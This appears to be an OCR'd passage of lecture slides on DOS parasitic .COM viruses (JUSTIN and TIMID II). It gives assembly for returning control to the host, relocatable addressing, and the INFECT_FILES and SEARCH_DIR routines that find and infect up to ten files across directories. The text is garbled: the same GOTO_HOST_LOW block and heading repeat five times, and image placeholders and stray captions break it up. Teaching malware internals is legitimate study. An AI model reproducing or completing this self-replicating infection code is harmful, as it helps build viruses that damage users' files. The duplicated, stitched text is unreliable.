



```
GOTO_HOST_LOW:
        mov ax,100h
        push ax
        mov ax,sp
        sub ax,6
        push ax

        mov ax,000C3h
        push ax
        mov ax,0A4F3h
        push ax

        mov si,offset HOST
        mov di,100h
        mov cx,sp
        sub cx,offset HOST

        cli
        add sp,4

        ret
```

Stop the interrupts

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN


6.2 HOST Execution in - GOTO_HOST_LOW




```
GOTO_HOST_LOW:
        mov ax,100h
        push ax
        mov ax,sp
        sub ax,6
        push ax

        mov ax,000C3h
        push ax
        mov ax,0A4F3h
        push ax

        mov si,offset HOST
        mov di,100h
        mov cx,sp
        sub cx,offset HOST

        cli
        add sp,4

        ret
```

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN


6.2 HOST Execution in - GOTO_HOST_LOW




```
GOTO_HOST_LOW:
        mov ax,100h
        push ax
        mov ax,sp
        sub ax,6
        push ax

        mov ax,000C3h
        push ax
        mov ax,0A4F3h
        push ax

        mov si,offset HOST
        mov di,100h
        mov cx,sp
        sub cx,offset HOST

        cli
        add sp,4

        ret
```

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN


6.2 HOST Execution in - GOTO_HOST_LOW




```
GOTO_HOST_LOW:
        mov ax,100h
        push ax
        mov ax,sp
        sub ax,6
        push ax

        mov ax,000C3h
        push ax
        mov ax,0A4F3h
        push ax

        mov si,offset HOST
        mov di,100h
        mov cx,sp
        sub cx,offset HOST

        cli
        add sp,4

        ret
```

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

6.2 HOST Execution in - GOTO_HOST_LOW




```
GOTO_HOST_LOW:
        mov ax,100h
        push ax
        mov ax,sp
        sub ax,6
        push ax

        mov ax,000C3h
        push ax
        mov ax,0A4F3h
        push ax

        mov si,offset HOST
        mov di,100h
        mov cx,sp
        sub cx,offset HOST

        cli
        add sp,4

        ret
```

II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

Features TIMID II:

- inserts itself in the end of .COM host file
- executes before the host program, like JUSTIN
- is faster than JUSTIN
- DOESN'T destroy the infected program


The operations of the virus TIMID II:

- the user launches the application in the command line:
  C:\host.com
- the program contains in the end the *Timid II* virus copy
- the first 5 bytes from the host represents a JUMP to the virus machine code and in the same time is a "signature" of the *Timid II* virus
- the virus is loaded and executed by DOS O.S.
- in order to acces its own data, the virus establish an offset inside the host
- the virus is programmed to infect 10 .COM host files; the virus searches in the current directory/folder and in 2 levels in subdirectories =>
- *ATENTION, THIS VIRUS INFECTS other directories than the current one =>*
- the calls of the searching procedure SEARCH_DIR are recursive
- at each call the corresponding DTA is moved into 43H bytes area from stack
- the found .COM file are checked in order to avoid re-infection
- before the infection the virus modifies the first 5 bytes from the host file and save them into its own data segment
- finally, the virus returns the control to the host program.

II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

Routines/Procedures:

- **Memory & Data Management**
- **Searching the host files**
- **Infection conditions checking**
- **INFECTION – copies its own machine code into the end of the host file**
- **Runs the host as nothing have happened**



II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

1. Data & Memory Management:

Inserting the virus in the end of the host file => its own internal variables offsets are various and they depend by the dimension of the infected host file.

- Relative addressing:

The *near* & *short* JUMPS are not affected by the machine code repositioning – the internal format of the instruction is obtained by *relative addressing* technique. The JUMP is taking place to a relative distance against the current location.

address	*machine code*	
CS:110	E84202	call near PTR MyProcedure
CS:113		...
		...
CS:355		MyProcedure:
CS:355		MOV AX, [0004]

355h - 113h = 242h

II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

1. Data & Memory Management:

- Absolute addressing

In absolute addressing, the data are referred as fixed offsets related to the beginning of the data segment (DS value). Repositioning the .COM program machine code against the beginning of the segment leads to read the false data as input.

```
address     machine code
CS:0100  8B 0E 011D        mov CX,[011D]        ----        mov CX,zet
CS:0104  B4 09              mov ah,9
                            …
                            …
CS:011D  0022               zet    dw        34;
```

The solution implemented by TIMID II is:

- *Relative Addressing* – fixing a landmark inside the host and the entire machine code is related to the landmark's position
+
- *Stack Frame Reserving* – using a temporary area on the stack

II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

1. Data & Memory Management:

- Establish the offset of the machine code – relative addressing

```
;HOST Program beginning
…; here can be 100 or 200 bytes of host machine code
VIRUS_START:
            call    GET_START
GET_START:
   pop     di
   sub     di,OFFSET GET_START
```


value obtained at run-time

Value established at compile time in instruction encoding as machine code

in DI is the value that represents the offset related to the host program beginning of the GET_START label in the file/memory => host dimension

All the addressing are written taking into the value from DI

MOV DX, [DI + offset vb]



II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

1. Data & Memory Management:


- Stack Frame Reserving

```
PUSH BP
SUB SP, 100H
MOV BP, SP
```

Allocate *stack frame* 256 bytes

Addressing using [BP + offset]

BP = FEFC





```
ADD SP, 100H
POP BP
```

Free *stack frame 256 bytes*

II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

2. Searching routine / procedure:

ROUTINE INFECT_FILES



II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

2. Searching routine / procedure:

```
INF_CNT     DB      ?                   ; infections count
DEPTH       DB      ?                   ; levels depth
PATH        DB      10 dup (0)          ; searching path
INFECT_FILES:
            mov     [di+INF_CNT],10
            mov     [di+DEPTH],1
            call    SEARCH_DIR

            cmp     [di+INF_CNT],0
            jz      IFDONE
            mov     ah,47H
            xor     DL,DL
            lea     si,[di+CUR_DIR+1]
            int     21H
            mov     [di+DEPTH],2
            mov     ax,'\'
            mov     WORD PTR [di+PATH],ax
            mov     ah,3BH
            lea     dx,[di+PATH]
            int     21H
            call    SEARCH_DIR
            mov     ah,3BH
            lea     dx,[di+CUR_DIR]
            int     21H
IFDONE: ret

PRE_DIR     DB      '..',0
CUR_DIR     DB      '\'
            DB      65 dup (0)
```

FILES_NO = 10
LEVELS_NO = 1

INFECTED_FILES_NO < FILES_NO

Get the current directory – 47H
SAVE the current DIRECTORY

Modify the current directory/CHDIR – 3BH

Coming back in the initial DIRECTORY – 3BH

II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

2. Searching routine / procedure:

GET CURRENT DIRECTORY

INPUT PARAMETERS	REGISTER
- Function code	**47h → AH**
- drive (0 – default, 1 – A, 2 – B, …)	**DL**
- Segment : offset of 64 bytes scratch buffer - the ASCIIZ string of the current directory's path	**DS:SI**
OUTPUT PARAMETERS	**REGISTER**
- error	**CF**
- error code	**AX**


CHANGE/SET CURRENT DIRECTORY

INPUT PARAMETERS	REGISTER
- Function code	**3Bh → AH**
- the value points to the address of a char string that is the directory pathname	**DS:DX**
OUTPUT PARAMETERS	**REGISTER**
-success	**AL = 0**

II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

2. Searching routine / procedure:

ROUTINE SEARCH_DIR



II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

2. Searching routine / procedure:

```
SEARCH_DIR:
        push    bp
        sub     sp,43H
        mov     bp,sp
        mov     dx,bp
        mov     ah,1AH
        int     21H
        lea     dx,[di+OFFSET ALLFILE]
        mov     cx,3FH
        mov     ah,4EH
SDLP:   int     21H
        jc      SDDONE
        mov     al,[bp+15H]
        and     al,10H
        jnz     SD1
        call    FILE_OK
        jc      SD2
        call    INFECT
        ...
SDDONE:
        add     sp,43H
        pop     bp
        ret
```

Stack frame 43h Bytes for DTA necessary for the recursive calls

Repositioning DTA on the stack frame


SEARCH_FIRST for all kind of files

Check the file attribute (offset 15h in DTA) if it is directory (0001 0000b)

Check the infection conditions

